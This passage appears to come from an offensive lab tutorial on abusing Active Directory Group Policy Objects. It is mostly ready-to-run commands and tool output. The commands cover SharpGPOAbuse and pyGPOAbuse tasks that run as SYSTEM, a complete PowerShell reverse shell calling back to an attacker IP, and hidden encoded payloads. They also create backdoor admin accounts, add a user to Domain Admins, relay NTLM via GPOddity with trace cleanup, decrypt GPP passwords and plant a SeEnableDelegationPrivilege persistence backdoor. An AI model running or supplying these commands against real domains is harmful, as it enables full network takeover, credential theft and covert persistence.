    } | Select-Object @{n='GPOName';e={$gpo.displayname}},
                      @{n='GUID';e={$gpo.name}},
                      ActiveDirectoryRights,
                      SecurityIdentifier
}

GPOName                 GUID                                    ActiveDirectoryRights
-------                 ----                                    ---------------------
IT-Workstations-Policy  {A3B4C5D6-1234-5678-ABCD-EF0123456789} GenericWrite
HR-User-Settings        {F1E2D3C4-9876-FEDC-BA98-765432109876}  WriteProperty
1
2
# Shortcut — Get-DomainGPO with -GPOAdminSID (finds all GPOs hossam can edit)
PS C:\Users\hossam> Get-DomainGPO -GPOAdminSID $HossamSID | select displayname, name
2.3 Find Users Who Can Link GPOs to OUs (Windows — PowerView)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Who has WriteProperty on gpLink on OUs?
PS C:\Users\hossam> Get-DomainOU | ForEach-Object {
    $ou = $_
    Get-DomainObjectAcl -Identity $ou.distinguishedname -ResolveGUIDs |
    Where-Object {
        $_.ObjectAceType -match "GP-Link" -and
        $_.ActiveDirectoryRights -match "Write" -and
        $_.SecurityIdentifier -notmatch "S-1-5-18|S-1-5-9"
    } | Select-Object @{n='OU';e={$ou.name}},
                      @{n='User';e={$_.SecurityIdentifier}},
                      ActiveDirectoryRights,
                      ObjectAceType
}

OU                User                                          ActiveDirectoryRights
--                ----                                          ---------------------
IT                S-1-5-21-3456308105-...-1108 (hossam)        WriteProperty
2.4 Enumerate GPO Rights from Linux (dacledit + PywerView)
1
2
3
4
5
6
7
8
9
10
11
12
# Find all users with write rights on any GPO using dacledit
root@root$ python3 examples/dacledit.py \
    -action read \
    -target-dn "CN=Policies,CN=System,DC=inlanefreight,DC=local" \
    -dc-ip 10.129.229.224 \
    inlanefreight.local/hossam:HossamR3dT3am!

# Or enumerate specific GPO ACEs
root@root$ python3 examples/dacledit.py \
    -target-dn "CN={A3B4C5D6-1234-5678-ABCD-EF0123456789},CN=Policies,CN=System,DC=inlanefreight,DC=local" \
    -dc-ip 10.129.229.224 \
    inlanefreight.local/hossam:HossamR3dT3am!
2.5 BloodHound — GPO Attack Paths
BloodHound is the fastest way to visualise GPO attack paths. Run SharpHound with GPOLocalGroup:
1
2
3
4
5
# Windows — collect with GPOLocalGroup
PS C:\Users\hossam> Invoke-BloodHound -CollectionMethod "All,GPOLocalGroup"

# Or run SharpHound directly
PS C:\Users\hossam> .\SharpHound.exe -c All,GPOLocalGroup --outputdirectory C:\Temp\
1
2
3
4
5
6
7
# Linux — bloodhound-python
root@root$ pip3 install bloodhound
root@root$ bloodhound-python -u hossam -p 'HossamR3dT3am!' \
    -d inlanefreight.local \
    -dc 10.129.229.224 \
    -c All,GPOLocalGroup \
    --zip
Key BloodHound edges to look for:
| BloodHound Edge | Meaning |
|---|---|
GenericWrite → GPO | Can edit GPO settings |
WriteDACL → GPO | Can grant yourself GenericAll on the GPO |
GenericAll → GPO | Full control |
GenericWrite → OU | Can modify OU including gpLink |
Owns → GPO | Owner has implicit full control |
GPLink | Shows which GPOs are linked to which OUs |
BloodHound Cypher Query — Find all users with GPO write rights:
1
2
3
4
5
6
7
8
9
10
11
MATCH p=(u:User)-[r:GenericWrite|GenericAll|WriteDACL|Owns]->(g:GPO)
WHERE u.name <> "DOMAIN ADMINS@INLANEFREIGHT.LOCAL"
RETURN p

// Find users who can link GPOs to OUs
MATCH p=(u:User)-[r:GenericWrite|GenericAll]->(o:OU)
RETURN p

// Full attack path: user → GPO → OU → computers
MATCH p=(u:User)-[r1:GenericWrite]->(g:GPO)-[r2:GPLink]->(o:OU)<-[r3:Contains]-(c:Computer)
RETURN p
2.6 Group3r — Automated GPO Misconfiguration Finder
Group3r rapidly enumerates GPO misconfigurations across the domain.
1
2
3
4
5
6
7
8
# Run Group3r on a domain-joined machine
PS C:\Tools> .\Group3r.exe -s -f C:\Temp\group3r.log

# Show only high-severity findings
PS C:\Tools> .\Group3r.exe -s -a 4 -f C:\Temp\group3r.log

# Show only GPOs with findings
PS C:\Tools> .\Group3r.exe -s -w -f C:\Temp\group3r.log
Group3r checks for:
- Scripts referencing writable shares
- MSI packages in writable locations
- Startup scripts with dangerous permissions
- Credentials embedded in GPP (Group Policy Preferences)
- Outdated software pushed via GPO
- Morphed GPO files (replication artifacts with old credentials)
Phase 3 — Attack: Edit an Existing GPO
Condition:
hossamhasGenericWriteorWritePropertyon theIT-Workstations-PolicyGPO, which is linked to theOU=IT,DC=inlanefreight,DC=local.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
GPO ATTACK FLOW — EDIT EXISTING GPO
═══════════════════════════════════════════════════════════════════════

  hossam ──►  GenericWrite on GPO "IT-Workstations-Policy"
                    │
                    │  GPO is linked to OU=IT
                    │  OU=IT contains WS01, WS02, WS03
                    ▼
  [Inject malicious immediate scheduled task]
                    │
                    │  Next GP refresh (every 90 mins, or forced)
                    ▼
  WS01, WS02, WS03 all execute payload as NT AUTHORITY\SYSTEM
                    │
                    ▼
  Reverse shells / lateral movement / DA escalation
3.1 SharpGPOAbuse — Add Immediate Scheduled Task (Windows)
SharpGPOAbuse is a .NET C# tool that abuses GPO write rights.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
# Attack 1: Add an immediate computer task (runs as SYSTEM on all machines in the GPO scope)
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddComputerTask \
    --TaskName "WindowsUpdate" \
    --Author "INLANEFREIGHT\eliot" \
    --Command "cmd.exe" \
    --Arguments "/c powershell -ep bypass -w hidden -enc JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADAALgAxADQALgA1ADUAIg==" \
    --GPOName "IT-Workstations-Policy"

[+] Domain Controller: DC01.inlanefreight.local
[+] Domain: inlanefreight.local
[+] Distinguished Name: CN=IT-Workstations-Policy,...
[+] GUID: {A3B4C5D6-1234-5678-ABCD-EF0123456789}
[+] File path: \\inlanefreight.local\SysVol\...\ScheduledTasks.xml
[+] Done!


# Attack 2: Add an immediate USER task (runs as the user at logon)
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddUserTask \
    --TaskName "ProfileSync" \
    --Author "INLANEFREIGHT\eliot" \
    --Command "cmd.exe" \
    --Arguments "/c powershell -ep bypass -w hidden -enc JABMAEgATwBTAFQA..." \
    --GPOName "HR-User-Settings" \
    --TargetUserSID "S-1-5-21-3456308105-2521031762-2678499478-2104"


# Attack 3: Add a user to local Administrators group
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddLocalAdmin \
    --UserAccount hossam \
    --GPOName "IT-Workstations-Policy"

[+] Done! hossam will be added as a local admin on next GP refresh.


# Attack 4: Add a computer startup script
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddComputerScript \
    --ScriptName "update.bat" \
    --ScriptContents "powershell -ep bypass -w hidden -enc JABMAEgATwBT..." \
    --GPOName "IT-Workstations-Policy"


# Attack 5: Add a user logon script
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddUserScript \
    --ScriptName "logon.bat" \
    --ScriptContents "if %username%==eliot powershell -nop -w hidden -enc JABMAEg..." \
    --GPOName "HR-User-Settings"


# Attack 6: Add user rights (SeDebugPrivilege, SeBackupPrivilege, etc.)
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddUserRights \
    --UserRights "SeTakeOwnershipPrivilege,SeLoadDriverPrivilege" \
    --UserAccount hossam \
    --GPOName "IT-Workstations-Policy"


# Attack 7: Set SeEnableDelegationPrivilege (AD backdoor — gives full DA-equivalent access)
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddUserRights \
    --UserRights "SeEnableDelegationPrivilege" \
    --UserAccount hossam \
    --GPOName "Default Domain Controllers Policy"
SeEnableDelegationPrivilege is extremely powerful — it lets the holder configure unconstrained delegation on any user or computer, then coerce a DC to authenticate and capture its TGT. This is a subtle AD backdoor that gives complete domain control.
3.2 pyGPOAbuse — Edit GPO from Linux
pyGPOAbuse is the Linux equivalent of SharpGPOAbuse.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
# Install
root@root$ pip3 install pygpoabuse
# or
root@root$ git clone https://github.com/Hackndo/pyGPOAbuse
cd pyGPOAbuse && pip3 install -r requirements.txt

# Attack 1: Add local admin (default action — adds hossam to local admins)
root@root$ pygpoabuse inlanefreight.local/hossam:'HossamR3dT3am!' \
    -gpo-id "A3B4C5D6-1234-5678-ABCD-EF0123456789" \
    -dc-ip 10.129.229.224

[*] "IT-Workstations-Policy" {A3B4C5D6-1234-5678-ABCD-EF0123456789}
[+] ScheduledTasks.xml written!


# Attack 2: Execute a custom command as SYSTEM
root@root$ pygpoabuse inlanefreight.local/hossam:'HossamR3dT3am!' \
    -gpo-id "A3B4C5D6-1234-5678-ABCD-EF0123456789" \
    -command "net user backdoor P@ssw0rd123 /add && net localgroup administrators backdoor /add" \
    -dc-ip 10.129.229.224


# Attack 3: Drop and execute a PowerShell reverse shell
root@root$ pygpoabuse inlanefreight.local/hossam:'HossamR3dT3am!' \
    -gpo-id "A3B4C5D6-1234-5678-ABCD-EF0123456789" \
    -powershell \
    -command "\$c=New-Object Net.Sockets.TCPClient('10.10.14.55',9001);\$s=\$c.GetStream();[byte[]]\$b=0..65535|%{0};while((\$i=\$s.Read(\$b,0,\$b.Length))-ne 0){;\$d=(New-Object Text.ASCIIEncoding).GetString(\$b,0,\$i);\$sb=(iex \$d 2>&1|Out-String);\$sb2=\$sb+'PS '+(pwd).Path+'> ';\$nb=([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$nb,0,\$nb.Length)}" \
    -dc-ip 10.129.229.224


# Attack 4: Use a computer GPO (runs as SYSTEM at next GP refresh)
root@root$ pygpoabuse inlanefreight.local/hossam:'HossamR3dT3am!' \
    -gpo-id "A3B4C5D6-1234-5678-ABCD-EF0123456789" \
    -command "net user hossam /domain && net group 'Domain Admins' hossam /add /domain" \
    -computer-script \
    -dc-ip 10.129.229.224
Phase 4 — Attack: Create a New GPO and Link It
Condition:
hossamis a member ofGroup Policy Creator Owners(can create GPOs), AND hasWritePropertyongpLinkon theOU=IT.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
CREATE + LINK ATTACK FLOW
═══════════════════════════════════════════════════════════════════════

  hossam ──►  Member of "Group Policy Creator Owners"
                    │
                    │  1. Create new GPO "Windows Update Service"
                    ▼
  New GPO exists in AD with hossam as OWNER
                    │
                    │  2. Edit the GPO (hossam owns it → full control)
                    │     Inject immediate scheduled task → SYSTEM shell
                    ▼
  GPO is configured with malicious payload
                    │
                    │  3. Link GPO to OU=IT (hossam has gpLink WriteProperty)
                    ▼
  All computers in OU=IT will execute payload on next GP refresh
4.1 Create a New GPO (Windows)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
# Check if GPMC module is installed
PS C:\Users\hossam> Get-Module -List -Name GroupPolicy

# Install GPMC if needed (requires elevation)
PS C:\Users\hossam> Install-WindowsFeature -Name GPMC

# Create a new GPO
PS C:\Users\hossam> New-GPO -Name "Windows Update Service" -Domain inlanefreight.local

DisplayName      : Windows Update Service
DomainName       : inlanefreight.local
Owner            : INLANEFREIGHT\hossam
GpoStatus        : AllSettingsEnabled
...


# Create and immediately link it to an OU (one-liner)
PS C:\Users\hossam> New-GPO -Name "Evil GPO" | New-GPLink -Target "OU=IT,DC=inlanefreight,DC=local"


# Make sure Computer Settings are enabled (required for immediate tasks)
PS C:\Users\hossam> Set-GpoStatus "Windows Update Service" -Status AllSettingsEnabled


# Add a registry autorun payload to the new GPO
PS C:\Users\hossam> Set-GPPrefRegistryValue \
    -Name "Windows Update Service" \
    -Context Computer \
    -Action Create \
    -Key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" \
    -ValueName "Updater" \
    -Value "powershell -ep bypass -w hidden -enc JABMAEgATwBTAFQA..." \
    -Type ExpandString
4.2 Link an Existing GPO to an OU (Windows)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
# Link the Default Domain Policy to IT OU (it's already created, we're just linking)
PS C:\Users\hossam> New-GPLink \
    -Name "Windows Update Service" \
    -Target "OU=IT,DC=inlanefreight,DC=local" \
    -Enforced Yes \
    -LinkEnabled Yes


# Link with enforcement (overrides Block Inheritance)
PS C:\Users\hossam> New-GPLink \
    -Name "Windows Update Service" \
    -Target "OU=IT,DC=inlanefreight,DC=local" \
    -Enforced Yes


# Check current links on the IT OU
PS C:\Users\hossam> Get-GPInheritance -Target "OU=IT,DC=inlanefreight,DC=local"

GpoLinks
--------
[Windows Update Service] Order:1 Enforced:Yes Enabled:True
[IT-Workstations-Policy] Order:2 Enforced:No  Enabled:True
4.3 Force GP Refresh (Windows)
1
2
3
4
5
6
7
8
9
10
11
# Force immediate refresh on all domain computers
PS C:\Users\hossam> Get-ADComputer -Filter * | % {
    Invoke-GPUpdate -Computer $_.name -Force -RandomDelayInMinutes 0
}

# Force refresh on a single computer
PS C:\Users\hossam> Invoke-GPUpdate -Computer WS01 -Force

# Check what GPOs are currently applied to a computer
PS C:\Users\hossam> gpresult /r /s WS01
PS C:\Users\hossam> gpresult /h C:\Temp\gpo-report.html /s WS01
4.4 Create + Edit + Link from Linux (pyGPOAbuse + bloodyAD + ldapmodify)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
# Step 1: Create the new GPO using bloodyAD (adds to CN=Policies)
root@root$ bloodyAD --host 10.129.229.224 \
    -d inlanefreight.local \
    -u hossam \
    -p 'HossamR3dT3am!' \
    add gpObject "Windows Update Service"

[+] New GPO created: {NEW-GUID-HERE}

# Step 2: Get the GUID of the new GPO
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "CN=Policies,CN=System,DC=inlanefreight,DC=local" \
    "(displayName=Windows Update Service)" name

dn: CN={BBCC1234-5678-90AB-CDEF-012345678901},CN=Policies,...
name: {BBCC1234-5678-90AB-CDEF-012345678901}

# Step 3: Inject malicious immediate task into the new GPO using pyGPOAbuse
root@root$ pygpoabuse inlanefreight.local/hossam:'HossamR3dT3am!' \
    -gpo-id "BBCC1234-5678-90AB-CDEF-012345678901" \
    -command "net group 'Domain Admins' hossam /add /domain" \
    -dc-ip 10.129.229.224

[+] ScheduledTasks.xml written!

# Step 4: Link the GPO to the IT OU using ldapmodify
# First, check the current gpLink value of the OU
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "DC=inlanefreight,DC=local" \
    "(distinguishedName=OU=IT,DC=inlanefreight,DC=local)" gpLink

dn: OU=IT,DC=inlanefreight,DC=local
gpLink: [LDAP://CN={A3B4C5D6-...},CN=Policies,CN=System,DC=inlanefreight,DC=local;0]

# Create LDIF to add the new GPO link (prepend to existing links)
cat > link.ldif << 'EOF'
dn: OU=IT,DC=inlanefreight,DC=local
changetype: modify
replace: gpLink
gpLink: [LDAP://CN={BBCC1234-5678-90AB-CDEF-012345678901},CN=Policies,CN=System,DC=inlanefreight,DC=local;0][LDAP://CN={A3B4C5D6-1234-5678-ABCD-EF0123456789},CN=Policies,CN=System,DC=inlanefreight,DC=local;0]
EOF

root@root$ ldapmodify -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -f link.ldif

modifying entry "OU=IT,DC=inlanefreight,DC=local"

# Verify the link
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "DC=inlanefreight,DC=local" \
    "(ou=IT)" gpLink
Phase 5 — Attack: WriteDACL on GPO → Self-Grant Full Control
Condition:
hossamonly hasWriteDACLon a GPO (not GenericWrite). He can grant himself full control, then edit.
5.1 Self-Grant GenericAll on GPO (Windows — PowerView)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Users\hossam> Import-Module .\PowerView.ps1
PS C:\Users\hossam> $HossamSID = (Get-DomainUser -Identity hossam).objectSID

# Grant hossam full control on the GPO
PS C:\Users\hossam> Add-DomainObjectAcl \
    -TargetIdentity "IT-Workstations-Policy" \
    -PrincipalIdentity hossam \
    -Rights All \
    -Verbose

[+] Added ACE for hossam on IT-Workstations-Policy

# Now exploit it with SharpGPOAbuse as before
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddLocalAdmin \
    --UserAccount hossam \
    --GPOName "IT-Workstations-Policy"
5.2 Self-Grant GenericAll on GPO (Linux — dacledit)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
root@root$ python3 examples/dacledit.py \
    -action write \
    -rights FullControl \
    -principal hossam \
    -target "IT-Workstations-Policy" \
    -dc-ip 10.129.229.224 \
    inlanefreight.local/hossam:HossamR3dT3am!

[*] DACL backed up to dacledit-20240501-120000.bak
[*] DACL modified successfully!

# Now exploit it with pyGPOAbuse
root@root$ pygpoabuse inlanefreight.local/hossam:'HossamR3dT3am!' \
    -gpo-id "A3B4C5D6-1234-5678-ABCD-EF0123456789" \
    -command "net group 'Domain Admins' hossam /add /domain" \
    -dc-ip 10.129.229.224
Phase 6 — GPOddity: NTLM Relay to GPO Takeover
GPOddity by Synacktiv is a novel technique that exploits GPO ACLs purely through NTLM relaying — no account credentials needed beyond a machine account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
GPODDITY NTLM RELAY ATTACK FLOW
═══════════════════════════════════════════════════════════════════════

  1. Attacker identifies a user/machine whose NTLM auth can be relayed
     (e.g., via PrinterBug, PetitPotam, or social engineering)

  2. NTLM authentication is relayed to LDAP (LDAP signing disabled by default)
     → Attacker gets a machine account (ATTACKER$) with write rights on GPC

  3. GPOddity clones the target GPO's SYSVOL folder locally
     → Downloads all GPT files

  4. Modifies the local copy to inject a malicious immediate task

  5. Modifies gPCFileSysPath attribute (via the relayed LDAP session)
     → Points to attacker-controlled SMB share serving malicious GPT

  6. Target computers apply the malicious GPT at next GP refresh
     → Execute payload as NT AUTHORITY\SYSTEM

  7. GPOddity restores original gPCFileSysPath → cleans traces
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
# Install GPOddity
root@root$ git clone https://github.com/synacktiv/GPOddity
cd GPOddity && pip3 install -r requirements.txt

# Set up NTLM relay (in parallel, from another terminal)
root@root$ impacket-ntlmrelayx \
    -t ldap://10.129.229.224 \
    --no-smb-server \
    --no-wcf-server \
    --no-raw-server \
    -smb2support \
    --delegate-access

# Trigger NTLM auth (e.g., with PrinterBug)
root@root$ python3 printerbug.py inlanefreight.local/hossam:'HossamR3dT3am!' \
    10.129.229.224 10.10.14.55

# Run GPOddity — SMB forwarding mode (advanced, see docs)
root@root$ python3 gpoddity.py \
    -u ATTACKER\$ \
    -p 'MachineAccountPassword' \
    -d inlanefreight.local \
    --dc-ip 10.129.229.224 \
    --gpo-id "A3B4C5D6-1234-5678-ABCD-EF0123456789" \
    --command "net group 'Domain Admins' hossam /add /domain" \
    --smb-mode none

[*] Cloning GPT files from SYSVOL...
[*] Injecting malicious ScheduledTasks.xml...
[*] Modifying gPCFileSysPath to point to attacker share...
[+] Attack complete! Waiting for GP refresh...
[*] Restoring original gPCFileSysPath...
[+] Done! Traces cleaned up.
Phase 7 — Attack: Abuse gpLink on OU (No GPO Edit Rights)
Condition:
hossamdoes not have edit rights on any GPO, but does haveWritePropertyongpLinkon theOU=IT. There is a pre-existing malicious GPO elsewhere in the domain.
1
2
3
4
5
6
# hossam already controls a GPO (e.g., created it via Creator Owners)
# that GPO has a malicious task — but it was only linked to a test OU

# Now link it to the high-value IT OU (hossam has gpLink write there)
PS C:\Users\hossam> Set-ADObject "OU=IT,DC=inlanefreight,DC=local" \
    -Add @{gpLink="[LDAP://CN={MALICIOUS-GPO-GUID},CN=Policies,CN=System,DC=inlanefreight,DC=local;0]"}
1
2
3
4
5
6
7
8
9
10
# From Linux — same approach via ldapmodify
# Append the malicious GPO link to the OU's existing gpLink
root@root$ ldapmodify -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' << 'EOF'
dn: OU=IT,DC=inlanefreight,DC=local
changetype: modify
add: gpLink
gpLink: [LDAP://CN={MALICIOUS-GPO-GUID},CN=Policies,CN=System,DC=inlanefreight,DC=local;0]
EOF
Phase 8 — MultiTasking: DA Session → Domain Admin Escalation
A Domain Admin has a session on a workstation in the GPO scope. We control a GPO linked to that workstation’s OU.
1
2
3
4
5
6
7
8
9
10
11
12
MULTI-TASK ESCALATION FLOW
═══════════════════════════════════════════════════════════════════════

  Stage 1: Immediate task executes as NT AUTHORITY\SYSTEM
  → Uses SYSVOL as writable share (all domain users can read, DCs can write)
  → Drops a batch file to SYSVOL

  Stage 2: Registers a second scheduled task running as "highest privileges"
  → This task runs in the context of the DA session present on the machine

  Stage 3: Second task adds hossam to Domain Admins group
  → Runs: net group 'Domain Admins' hossam /add /domain
1
2
3
4
5
6
7
8
9
10
11
# Using Invoke-GPOwned (PowerShell)
PS C:\Users\hossam> Import-Module .\Invoke-GPOwned.ps1
PS C:\Users\hossam> Invoke-GPOwned \
    -GPOName "IT-Workstations-Policy" \
    -LoadDLL ".\Microsoft.ActiveDirectory.Management.dll" \
    -User "hossam" \
    -DA \
    -ScheduledTasksXMLPath ".\ScheduledTasks.xml" \
    -SecondTaskXMLPath ".\wsadd.xml" \
    -Author "INLANEFREIGHT\eliot" \
    -SecondXMLCMD "/r net group 'Domain Admins' hossam /add /domain"
Phase 9 — GPP Credentials (Bonus: Plaintext Passwords in GPOs)
Group Policy Preferences (GPP) allow setting local admin passwords via GPO. Until MS14-025, these were stored AES-256 encrypted with a public key — meaning anyone can decrypt them.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Search SYSVOL for Groups.xml (GPP cpassword)
root@root$ smbclient //10.129.229.224/SYSVOL -U Hossam%'HossamR3dT3am!' \
    -c "ls inlanefreight.local\Policies\"

root@root$ find /tmp/sysvol -name "Groups.xml" 2>/dev/null

# Decrypt cpassword using gpp-decrypt (pre-installed on Kali)
root@root$ gpp-decrypt "j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"
Passw0rd!2024

# Or use metasploit
msf> use auxiliary/scanner/smb/smb_enum_gpp
msf> set RHOSTS 10.129.229.224
msf> set SMBUser hossam
msf> set SMBPass HossamR3dT3am!
msf> run
1
2
3
4
5
6
7
8
# Windows — Get-GPPPassword (PowerView)
PS C:\Users\hossam> Get-GPPPassword

UserName  : localadmin
Password  : Passw0rd!2024
Changed   : 2024-03-01 14:22:18
GPOName   : Default Domain Policy
GPOPath   : \\inlanefreight.local\SYSVOL\...\{31B2F340-...}\Machine\Preferences\Groups\Groups.xml
Phase 10 — GptTmpl.inf — SeEnableDelegationPrivilege Backdoor
This is a stealthy AD backdoor. By modifying the GptTmpl.inf file inside a DC-scoped GPO, an attacker grants SeEnableDelegationPrivilege to their account — giving complete domain control without direct Domain Admin membership.
1
2
3
4
5
6
7
8
9
10
SeEnableDelegationPrivilege BACKDOOR FLOW
═══════════════════════════════════════════════════════════════════════

  1. hossam has write on "Default Domain Controllers Policy"
  2. Adds SeEnableDelegationPrivilege → hossam in GptTmpl.inf
  3. After GP refresh on DCs, hossam can configure unconstrained delegation
  4. hossam sets unconstrained delegation on a machine he controls
  5. Coerces eliot (DA) to authenticate to that machine
  6. Captures eliot's TGT from LSASS memory
  7. Pass-the-Ticket as Domain Admin → complete domain takeover
1
2
3
4
5
6
7
8
# SharpGPOAbuse — Add SeEnableDelegationPrivilege
PS C:\Users\hossam> .\SharpGPOAbuse.exe --AddUserRights \
    --UserRights "SeEnableDelegationPrivilege" \
    --UserAccount hossam \
    --GPOName "Default Domain Controllers Policy"

# Verify: the GptTmpl.inf will now contain under [Privilege Rights]:
# SeEnableDelegationPrivilege = *S-1-5-21-3456308105-...-1108
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# From Linux: manually inject into GptTmpl.inf via smbclient
root@root$ smbclient //10.129.229.224/SYSVOL -U Hossam%'HossamR3dT3am!'

smb> get inlanefreight.local\Policies\{6AC1786C-...}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf /tmp/GptTmpl.inf

# Edit /tmp/GptTmpl.inf — find [Privilege Rights] section and add:
# SeEnableDelegationPrivilege = *S-1-5-21-3456308105-2521031762-2678499478-1108

smb> put /tmp/GptTmpl.inf inlanefreight.local\Policies\{6AC1786C-...}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf

# Increment the GPO version number to force refresh
root@root$ ldapmodify -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' << 'EOF'
dn: CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local
changetype: modify
replace: versionNumber
versionNumber: 4
EOF
Summary of All Attack Vectors
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌─────────────────────────────────────────────────────────────────────────┐
│                  GPO ABUSE — COMPLETE ATTACK MATRIX                     │
├─────────────────┬─────────────────┬──────────────┬───────────────────── ┤
│  ATTACK         │  REQUIRED RIGHT │  LINUX TOOL  │  WINDOWS TOOL        │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ Edit GPO →      │ GenericWrite    │ pyGPOAbuse   │ SharpGPOAbuse        │
│ Immediate task  │ on GPO          │ GPOddity     │ New-GPOImmediateTask  │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ Edit GPO →      │ GenericWrite    │ smbclient    │ SharpGPOAbuse        │
│ Startup script  │ on GPO          │ pyGPOAbuse   │ Set-GPPrefRegistry   │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ Edit GPO →      │ GenericWrite    │ smbclient    │ SharpGPOAbuse        │
│ Add local admin │ on GPO          │ pyGPOAbuse   │ (--AddLocalAdmin)    │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ Edit GPO →      │ GenericWrite    │ smbclient    │ SharpGPOAbuse        │
│ User rights     │ on GPO          │ manually     │ (--AddUserRights)    │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ Create new GPO  │ Creator Owners  │ bloodyAD     │ New-GPO              │
│ + link to OU    │ + gpLink write  │ ldapmodify   │ New-GPLink           │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ WriteDACL →     │ WriteDACL       │ dacledit     │ Add-DomainObjectAcl  │
│ self-grant →    │ on GPO          │ ldapmodify   │ (PowerView)          │
│ then edit       │                 │              │                      │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ NTLM Relay →    │ Relayable auth  │ GPOddity     │ (GPOddity)           │
│ GPO takeover    │ + LDAP no-sign  │ ntlmrelayx   │                      │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ GPP Creds       │ Authenticated   │ gpp-decrypt  │ Get-GPPPassword      │
│                 │ user only       │ smbclient    │ (PowerView)          │
├─────────────────┼─────────────────┼──────────────┼──────────────────────┤
│ SeEnable        │ GenericWrite    │ smbclient    │ SharpGPOAbuse        │
│ Delegation      │ on DC Policy    │ GptTmpl.inf  │ (--AddUserRights)    │
│ Backdoor        │                 │              │                      │
└─────────────────┴─────────────────┴──────────────┴──────────────────────┘